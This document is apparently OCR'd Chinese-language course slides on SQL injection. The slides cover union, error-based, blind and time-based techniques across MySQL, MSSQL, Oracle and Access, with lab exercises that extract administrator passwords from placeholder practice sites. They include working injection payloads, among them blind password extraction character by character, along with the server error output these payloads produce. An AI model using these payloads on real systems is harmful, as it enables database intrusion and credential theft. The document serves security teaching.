
請取得 http://WEBSITE:81/oracle/union/ 之管理員密碼

Oracle Union Based Injection 提示

http://WEBSITE:81/oracle/union/show.php

?id=5 and 1=2 union select 1,'xx',table_name from all_tables where owner=SYS.DATABASE_NAME

SQL Injection 萃取資料之分類



Error Based SQL Injection 概論


- 將欲取得資料放置在錯誤訊息中一並帶出

- 優點
  - 可在多變的 SQL 語法中使用
- 缺點
  - 伺服器未顯示錯誤訊息不能用
  - 帶出資料有長度限制


http://website/mssql/error/
將 nvarchar 值 'Microsoft SQL Se...
website/mssql/error/show.aspx?id=4 and @@version=0
Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website/mssql/error/show.aspx
?id=4 and @@version=0
Enable Post data
Enable Referrer
'/' 應用程式中發生伺服器錯誤。
將 nvarchar 值 'Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
Oct 14 2005 00:33:37
Copyright (c) 1988-2005 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
' 轉換成資料類型 int 時，轉換失敗。
描述: 在執行目前 Web 要求的過程中發生未處理的例外情形。請檢閱堆疊追蹤以取得錯誤的詳細資訊，以及在程式碼中產生的位置。
例外詳細資訊: System.Data.SqlClient.SqlException: 將 nvarchar 值 'Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
Oct 14 2005 00:33:37
Copyright (c) 1988-2005 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
' 轉換成資料類型 int 時，轉換失敗。
原始程式錯誤:
行 20: SqlDataReader sdr = myCommand2.ExecuteReader();
行 21:
行 22: sdr.Read();
行 23:
行 24: %>
原始程式檔: c:\Inetpub\wwwroot\mssql\error\show.aspx 行: 22
堆疊追蹤:

MySQL Error Based SQL Injection

- 透過函數錯誤訊息將想萃取之資料導出
- 通用式
  - SELECT * FROM news WHERE id=1 and (select 1 from(selet count(*), concat(floor(rand(1337)*2),((SELECT user()))) as x from information_schema.tables group by x)as b)
  - (SELECT user()) 可換成任意想萃取之資料
  - 有最大長度 64 bytes 限制


MySQL 新聞系統
將 nvarchar 值 'Microsoft SQL Se...
http://website...BY%20x)AS%20b)
website:81/mysql/error/show.php?id=28 and (SELECT 1 FROM(SELECT count(*), concat(floor(rand(1337)*2),(select user())) AS x FROM information_sch
Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website:81/mysql/error/show.php
?id=28 and (SELECT 1 FROM(SELECT count(*), concat(floor(rand(1337)*2),(select user())) AS x FROM information_schema.tables GROUP BY x)AS b)
Enable Post data
Enable Referrer
Duplicate entry '1root@localhost' for key 1

MySQL Error Based SQL Injection

- 可選式
  - SELECT * FROM news WHERE id=1 and extractvalue(rand(), (SELECT user()))=1
  - (SELECT user()) 可換成任意想萃取之資料
  - MySQL > 5.1 才支援
- 另尚有 NAME_CONST, UPDATEXML 等不一一列出

MySQL Error Based Injection 練習

請取得 http://WEBSITE:81/mysql/error/ 之管理員密碼

所需利用到 MySQL 可利用資訊前面章節

MySQL Error Based Injection 提示

http://WEBSITE:81/mysql/error/show.php

?id=28 and (SELECT 1 FROM(SELECT count(*), concat(floor(rand(1337)*2),(select table_name from information_schema.tables where table_schema=database() limit 0,1)) AS x FROM information_schema.tables GROUP BY x)AS b)

MSSQL Error Based SQL Injection

- 透過形態轉換錯誤將想萃取之資料導出
  - SELECT * FROM news WHERE ID=1
  - SELECT * FROM news WHERE ID=1 and user=0


http://website/mssql/error/
將 nvarchar 值 'Microsoft SQL Se...
website/mssql/error/show.aspx?id=4 and @@version=0
Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website/mssql/error/show.aspx
?id=4 and @@version=0
Enable Post data
Enable Referrer
'/' 應用程式中發生伺服器錯誤。
將 nvarchar 值 'Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
Oct 14 2005 00:33:37
Copyright (c) 1988-2005 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
' 轉換成資料類型 int 時，轉換失敗。
描述: 在執行目前 Web 要求的過程中發生未處理的例外情形。請檢閱堆疊追蹤以取得錯誤的詳細資訊，以及在程式碼中產生的位置。
例外詳細資訊: System.Data.SqlClient.SqlException: 將 nvarchar 值 'Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
Oct 14 2005 00:33:37
Copyright (c) 1988-2005 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
' 轉換成資料類型 int 時，轉換失敗。
原始程式錯誤:
行 20: SqlDataReader sdr = myCommand2.ExecuteReader();
行 21:
行 22: sdr.Read();
行 23:
行 24: %>
原始程式檔: c:\Inetpub\wwwroot\mssql\error\show.aspx 行: 22
堆疊追蹤:

MSSQL Error Based Injection 練習

請取得 http://WEBSITE/mssql/error/ 之管理員密碼

所需利用到 MSSQL 可利用資訊前面章節

MSSQL Error Based Injection 提示

http://WEBSITE/mssql/error/show.aspx

?id=4 and (select top 1 name from sysobjects where xtype='U')=0

Oracle Error Based SQL Injection

- 透過函數錯誤訊息將想萃取之資料導出
- 通用式
  - SELECT * FROM news WHERE id=1 and CTXSYS.DRITHSX.SN(user, (select banner from v$version where rownum=1))=1
  - (select banner from v$version where rownum=1) 可換成任意想萃取之資料
- 另有 get_host_address, get_host_name, getmappingxpath 等不一一列出


Oracle 新聞系統
http://website...0rownum=1))=1
website:81/oracle/error/show.php?id=5 and CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1))=1
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website:81/oracle/error/show.php
?id=5 and CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1))=1
Enable Post data
Enable Referrer
Warning: oci_execute() [function.oci-execute]: ORA-20000: Oracle Text 錯誤: DRG-11701: 辭典 Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production 不存在 ORA-06512: 在 "CTXSYS.DRUE", line 160 ORA-06512: 在 "CTXSYS.DRITHSX", line 540 ORA-06512: 在 line 1 in C:\AppServ\www\oracle\error\show.php on line 15
Warning: oci_fetch_object() [function.oci-fetch-object]: ORA-24374: 在擷取或執行及擷取之前定義尚未完成 in C:\AppServ\www\oracle\error\show.php on line 16
Oracle 新聞系統
首頁
登入

Oracle Error Based Injection 練習

請取得 http://WEBSITE:81/oracle/error/ 之管理員密碼


所需利用到 Oracle 可利用資訊前面章節

Oracle Error Based Injection 提示

http://website:81/oracle/error/show.php


?id=5 and CTXSYS.DRITHSX.SN(user,(select table_name from all_tables where owner=SYS.DATABASE_NAME and rownum=1))=1


SQL Injection 萃取資料之分類



Blind Based SQL Injection 概論

- 透過操弄資料庫結果來取得所要資訊
  - SELECT * FROM news WHERE ID=1
  - SELECT * FROM news WHERE ID=-1
  - SELECT * FROM news WHERE ID=1 and 1=1
  - SELECT * FROM news WHERE ID=1 and 1=2


I am News :P
Oracle 新聞系統
I am News :P
website/access/view.a
Google
SQL
XSS
Encryption
Encoding
Other
d URL
it URL
ecute
http://website/access/view.asp
?ID=684 and 1=1
Enable Post data
Enable Referrer
瀏覽公告主題
類型
最新消息公告主題
公告處室
張貼時間
普通
I am News :P
教務處/d
2014/7/23 上午 12:33:
公 告 內 容
Inject Me PLZ =///=
Inject Me PLZ =///=
Inject Me PLZ =///=
關閉視窗


OWASP Mantra
Oracle 新聞系統
http://website...4%20and%201=2
website/access/view.a
Google
SQL
XSS
Encryption
Encoding
Other
d URL
it URL
ecute
http://website/access/view.asp
?ID=684 and 1=2
Enable Post data
Enable Referrer
錯誤 '80020009'
access/view.asp, 列9

Access Blind Based SQL Injection

- 判斷 Table, Column 是否存在
  - EXISTS (SELECT * FROM not_exists)
  - EXISTS (SELECT * FROM admin)
  - EXISTS (SELECT not_exists FROM admin)
  - EXISTS (SELECT passwd FROM admin)

Access Blind Based SQL Injection

- 判斷密碼長度
  - SELECT * FROM news WHERE ID=1 and (select top 1 len(passwd) from admin)=1
  - SELECT * FROM news WHERE ID=1 and (select top 1 len(passwd) from admin)=2
  - ...
  - SELECT * FROM news WHERE ID=1 and (select top 1 len(passwd) from admin)=7

Access Blind Based SQL Injection

- 取得密碼第一位
  - SELECT * FROM news WHERE ID=1 and (select top 1 mid(passwd,1,1) from admin)='a'
  - SELECT * FROM news WHERE ID=1 and (select top 1 mid(passwd,1,1) from admin)='b'
  - ...
  - SELECT * FROM news WHERE ID=1 and (select top 1 mid(passwd,1,1) from admin)='y'

Access Blind Based SQL Injection

- 取得密碼第一位（二分法）
  - SELECT * FROM news WHERE ID=1 and (select top 1 asc(mid(passwd,1,1)) from admin)>128
  - SELECT * FROM news WHERE ID=1 and (select top 1 asc(mid(passwd,1,1)) from admin)>64
  - SELECT * FROM news WHERE ID=1 and (select top 1 len(passwd) from admin)>96
  - SELECT * FROM news WHERE ID=1 and (select top 1 len(passwd) from admin)>112
  - ...


Access Blind Based Injection 練習

請取得 http://WEBSITE/access/ 之管理員密碼

Access Blind Based Injection 提示

http://WEBSITE/access/view.asp?ID=684 and (select top 1 asc(mid(passwd,1,1)) from admin)>0

SQL Injection 萃取資料之分類



Time Based SQL Injection 概論

- 在頁面沒有任何資訊可判斷 SQL 執行結果時使用
- 將 Blind Based SQL Injection 對與錯的判別改成時間差來判斷
- 如何製造時間差？
  - 使用 sleep() 之類會使伺服器暫停之函數
  - Heavy Query

